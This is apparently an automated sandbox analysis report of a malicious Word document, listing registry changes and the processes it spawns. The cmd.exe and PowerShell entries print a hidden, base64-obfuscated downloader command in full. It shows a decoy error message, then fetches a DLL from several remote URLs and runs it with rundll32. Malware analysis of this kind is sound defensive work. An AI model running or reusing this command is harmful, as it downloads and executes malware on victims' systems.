00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378222126	1378222127	success or wait	1	7FEE9449AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378222127	1378222128	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5995	F5995	binary	04 00 00 00 F0 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 7C 73 79 89 86 E4 D6 01 95 59 0F 00 95 59 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 F0 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 95 59 0F 00 95 59 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2436 Parent PID: 1220

General

Start time:	15:48:39
Start date:	06/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD IABzAFYAIAAgACgAIgBLACIAKwAiADQANwBkACIAKQAgACAAKABbAHQAWQBQAGUAXQAoACIAewA0AH0AewAxAH0AewAwAH0AewAzAH0AewAyAH0AIgAtAEYAJwBzACcALAAnAHkAJwAsACcAZQBjAFQAbwByAFkAJwAsACcAVABFAG0ALgBJAG8ALgBEAEkAcgAnACwAJwBzACcAKQApACAAIAA7ACAAIAAgACAAJABXAGkAOAAgAD0AWwB0AHkAUABlAF0AKAAiAHsAMgB9AHsAMwB9AHsANwB9AHsAMQB9AHsANAB9AHsANgB9AHsANQB9AHsAOAB9AHsAMAB9ACIALQBGACAAJwBnAEUAUgAnACwAJwAuAE4AZQB0AC4AUwBFAFIAVgAnACwAJwBTAFkAcwAnACwAJwBUAGUAJwAsACcASQAnACwAJwB0AG0AQQAnACwAJwBDAGUAUABPAEkATgAnACwAJwBtACcALAAnAE4AYQAnACkAIAA7ACAAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACgAJwBTAGkAbABlAG4AdAAnACsAJwBsAHkAJwApACsAJwBDACcAKwAoACcAbwBuACcAKwAnAHQAaQAnACkAKwAnAG4AJwArACcAdQBlACcAKQA7ACQATwBsADkAbwBuAGsAaQA9ACQAQwAwADIAVwAgACsAIABbAGMAaABhAHIAXQAoADYANAApACAAKwAgACQAQQAwADMAUAA7ACQASAAyADcAWAA9ACgAJwBJACcAKwAoACcANgAnACsAJwA3AFEAJwApACkAOwAgACAAKABnAGkAIAAoACIAVgBhAFIAIgArACIAaQBBAEIATABlADoAawAiACsAIgA0ADcAZAAiACkAIAAgACkALgB2AGEATAB1AGUAOgA6ACIAQwByAEUAYABBAGAAVABgAEUARABJAFIAZQBDAFQAYABPAFIAeQAiACgAJABIAE8ATQBFACAAKwAgACgAKAAnAHsAJwArACcAMAAnACsAJwB9AE4AcwAnACsAJwBwACcAKwAnAHoAdgBzAGcAewAnACsAJwAwAH0AJwArACcAUwBqAF8AZAB3AGcAcwB7ACcAKwAnADAAfQAnACkAIAAgAC0AZgAgAFsAQwBIAEEAUgBdADkAMgApACkAOwAkAFQANAA4AEsAPQAoACcASAAnACsAKAAnADYAMQAnACsAJwBEACcAKQApADsAIAAgACQAVwBpADgAOgA6ACIAcwBlAGMAdQBSAGkAdABgAHkAcAByAE8AYABUAGAAbwBjAG8ATAAiACAAPQAgACgAKAAnAFQAbAAnACsAJwBzACcAKQArACcAMQAyACcAKQA7ACQAQwA1ADkATQA9ACgAKAAnAE0AJwArACcAMgA0ACcAKQArACcAUAAnACkAOwAkAFgAbQBtAGgAawBlAGQAIAA9ACAAKAAoACcAUgAnACsAJwAzADEAJwApACsAJwBOACcAKQA7ACQAQQA2ADkASQA9ACgAKAAnAFAAXwAnACsAJwA2ACcAKQArACcAQgAnACkAOwAkAFEAMgB5AGcAOQBnAF8APQAkAEgATwBNAEUAKwAoACgAKAAnADEAJwArACcAdwByACcAKQArACgAJwBOAHMAJwArACcAcAB6ACcAKQArACgAJwB2ACcAKwAnAHMAZwAnACkAKwAnADEAdwAnACsAKAAnAHIAUwAnACsAJwBqAF8AJwArACcAZAB3ACcAKwAnAGcAcwAxAHcAcgAnACkAKQAuACIAcgBFAHAAYABsAEEAYwBlACIAKAAoAFsAQwBoAGEAcgBdADQAOQArAFsAQwBoAGEAcgBdADEAMQA5ACsAWwBDAGgAYQByAF0AMQAxADQAKQAsACcAXAAnACkAKQArACQAWABtAG0AaABrAGUAZAArACgAKAAnAC4AZAAnACsAJwBsACcAKQArACcAbAAnACkAOwAkAFUAMwA5AFIAPQAoACcATQAwACcAKwAnADEAUAAnACkAOwAkAFEAYwBlAGMAaAA0AGgAPQAoACcAXQBhACcAKwAoACcAbgAnACsAJwB3AFsAMwA6AC8ALwAnACkAKwAoACcAdwAnACsAJwBwAHMAJwApACsAJwBhACcAKwAnAHAAawAnACsAKAAnAC4AYwBvACcAKwAnAG0ALwB3AHAALQAnACsAJwBhAGQAJwArACcAbQBpACcAKQArACgAJwBuAC8AdgAnACsAJwAvAEAAJwApACsAJwBdACcAKwAoACcAYQBuAHcAJwArACcAWwAzACcAKwAnADoALwAvAHMAJwApACsAKAAnAG8AZgBzAHUAJwArACcAaQAnACkAKwAnAHQAZQAnACsAKAAnAC4AYwAnACsAJwBvACcAKQArACcAbQAvACcAKwAnAHcAcAAnACsAKAAnAC0AaQAnACsAJwBuAGMAJwApACsAKAAnAGwAdQBkACcAKwAnAGUAJwApACsAJwBzAC8AJwArACgAJwAyAGoAbQAzAG4AJwArACcASQBrAC8AJwArACcAQAAnACkAKwAoACcAXQBhACcAKwAnAG4AdwBbACcAKQArACcAMwAnACsAKAAnADoALwAvAHYAZQB0AGUAcgAnACsAJwBpAG4AYQByAGkAYQAnACsAJwBkACcAKQArACgAJwByAHAAJwArACcAbwBwACcAKQArACgAJwB1AGkALgBjAG8AJwArACcAbQAnACkAKwAoACcALwAnACsAJwBjAG8AJwApACsAJwBuACcAKwAnAHQAZQAnACsAKAAnAG4AdAAnACsAJwAvADUAZgAnACkAKwAnADEAJwArACcAOABRACcAKwAnAC8AJwArACcAQAAnACsAKAAnAF0AYQAnACsAJwBuACcAKQArACcAdwAnACsAKAAnAFsAMwA6ACcAKwAnAC8ALwBzAGgAJwArACcAbwBwACcAKwAnAC4AJwApACsAJwBlAGwAJwArACcAZQAnACsAKAAnAG0AZQBuACcAKwAnAHMAbAAnACsAJwBpACcAKQArACgAJwBkACcAKwAnAGUALgAnACkAKwAoACcAYwBvAG0AJwArACcALwAnACkAKwAnAHcAcAAnACsAJwAtAGMAJwArACcAbwAnACsAKAAnAG4AJwArACcAdABlAG4AdAAnACkAKwAoACcALwAnACsAJwBuAC8AJwArACcAQABdAGEAbgAnACkAKwAoACcAdwBbADMAJwArACcAOgAvAC8AJwApACsAJwBrACcAKwAoACcAaAAnACsAJwBhAG4AJwApACsAKAAnAGgAJwArACcAaABvACcAKQArACgAJwBhAGgAbwAnACsAJwBtACcAKQArACgAJwBuAGEAeQAuAG4AZQAnACsAJwB0AC8AJwArACcAdwBvAHIAZABwACcAKQArACgAJwByAGUAJwArACcAcwAnACkAKwAoACcAcwAvACcAKwAnAEMAJwApACsAKAAnAEcATQBDAC8AQAAnACsAJwBdACcAKQArACcAYQBuACcAKwAnAHcAJwArACgAJwBbADMAOgAvACcAKwAnAC8AJwApACsAKAAnAGMAYQAnACsAJwBtACcAKQArACgAJwBwAHUAJwArACcAcwBlACcAKwAnAHgAcABv

	ACcAKwAnAC4AbwByAGcALwBkAGUAJwApACsAJwBwACcAKwA6ACcAYQByACcA KwAnAHQAbQBlAG4AJwApACsAJwB0ACcAKwAoACcALQAnACsAJwBvAGYALQBv AGQAaABtACcAKQArACgAJwBtAGsAZAAvADkANQBlAFgAJwArACcAWgAnACsA JwBZACcAKQArACgAJwAvAEAAXQBhAG4AdwBbACcAKwAnADMAcwA6AC8ALwBn ACcAKwAnAHUAcgAnACsAJwB6AHQAYQAnACsAJwBjAC4AdwB0AGMAJwArACcA aABlACcAKQArACcAdgBhACcAKwAnAGwAJwArACcAaQBlACcAKwAnAHIAJwAr ACcALgBjACcAKwAnAG8AJwArACgAJwBtAC8AJwArACcAdwBwACcAKwAnAC0A YwAnACkAKwAoACcAbwBuAHQAJwArACcAZQBuAHQAJwApACsAKAAnAC8AWQB6 ACcAKwAnAFoAJwApACsAKAAnADYAJwArACcAWQBaAC8AJwApACkALgAiAHIA ZQBQAGAATABhAEMARQAiACgAKAAnAF0AYQAnACsAKAAnAG4AdwAnACsAJwBb ADMAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAHMAZAAnACwAJwBzAHcA JwApACwAKAAoACcAaAAnACsAJwB0AHQAJwApACsAJwBwACcAKQAsACcAMwBk ACcAKQBbADEAXQApAC4AIgBTAFAAYABsAEkAdAAiACgAJABYADQAMQBQACAA KwAgACQATwBsADkAbwBuAGsAaQAgACsAIAAkAEYAMgAxAEQAKQA7ACQATgAz ADIARQA9ACgAKAAnAFUAOAAnACsAJwA4ACcAKQArACcATgAnACkAOwBmAG8A cgBlAGEAYwBoACAAKAAkAEkAMQA0ADUAcQBzAGwAIABpAG4AIAAkAFEAYwBl AGMAaAA0AGgAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAdwAtACcAKwAnAE8A JwArACcAYgBqAGUAYwB0ACcAKQAgAHMAWQBzAFQAZQBtAC4ATgBlAHQALgBX AGUAQgBDAEwASQBlAE4AVAApAC4AIgBkAG8AYABXAE4AbABvAGEARABmAGAA aQBMAGUAIgAoACQASQAxADQANQBxAHMAbAAsACAAJABRADIAeQBnADkAZwBf ACkAOwAkAEQAMAA4AFUAPQAoACgAJwBlACcAKwAnADQAOAAnACkAKwAnAEsA JwApADsASQBmACAAKAAoAC4AKAAnAEcAZQAnACsAJwB0AC0AJwArACcASQB0 AGUAbQAnACkAIAAkAFEAMgB5AGcAOQBnAF8AKQAuACIATABFAG4AZwBgAFQA aAAiACAALQBnAGUAIAAzADAAMgA5ADkAKQAgAHsALgAoACcAcgB1ACcAKwAn AG4AZABsAGwAMwAnACsAJwAyACcAKQAgACQAUQAyAHkAZwA5AGcAXwAsACgA KAAnAEMAbwAnACsAJwBuAHQAJwApACsAKAAnAHIAbwAnACsAJwBsAF8AJwAp ACsAKAAnAFIAJwArACcAdQBuACcAKQArACcARAAnACsAJwBMAEwAJwApAC4A IgB0AGAATwBzAHQAcgBpAGAATgBHACIAKAApADsAJABEADYANwBIAD0AKAAn AEsAMwAnACsAJwBfAEsAJwApADsAYgByAGUAYQBrADsAJABZADUANABFAD0A KAAnAEIAJwArACgAJwA3ADYAJwArACcASwAnACkAKQB9AH0AYwBhAHQAYwBo AHsAfQB9ACQARAA3ADMAVgA9ACgAJwBRACcAKwAoACcANAAnACsAJwAyAEQA JwApACkA
Imagebase:	0x49e90000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2512 Parent PID: 2436

General

Start time:	15:48:40
Start date:	06/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xffc30000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 1692 Parent PID: 2436

General

Start time:	15:48:40
Start date:	06/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	POwersheLL -w hidden -ENCOD IABzAFYAIAAgACgAIgBLACIAKwAiADQANwB kACIAKQAgACAAKABbAHQAWQBQAGUAXQAoACIAewA0AH0AewAxAH0AewAwAH0 AewAzAH0AewAyAH0AIgAtAEYAJwBzACcALAAnAHkAJwAsACcAZQBjAFQAbwB yAFkAJwAsACcAVABFAG0ALgBJAG8ALgBEAEkAcgAnACwAJwBzACcAKQApACA AIAA7ACAAIAAgACAAJABXAGkAOAAgAD0AWwB0AHkAUABlAF0AKAAiAHsAMgB 9AHsAMwB9AHsANwB9AHsAMQB9AHsANAB9AHsANgB9AHsANQB9AHsAOAB9AHs AMAB9ACIALQBGACAAJwBnAFUAIgAnACwAJwAuAE4AZQB0AC4AUwBEAFIAVgA

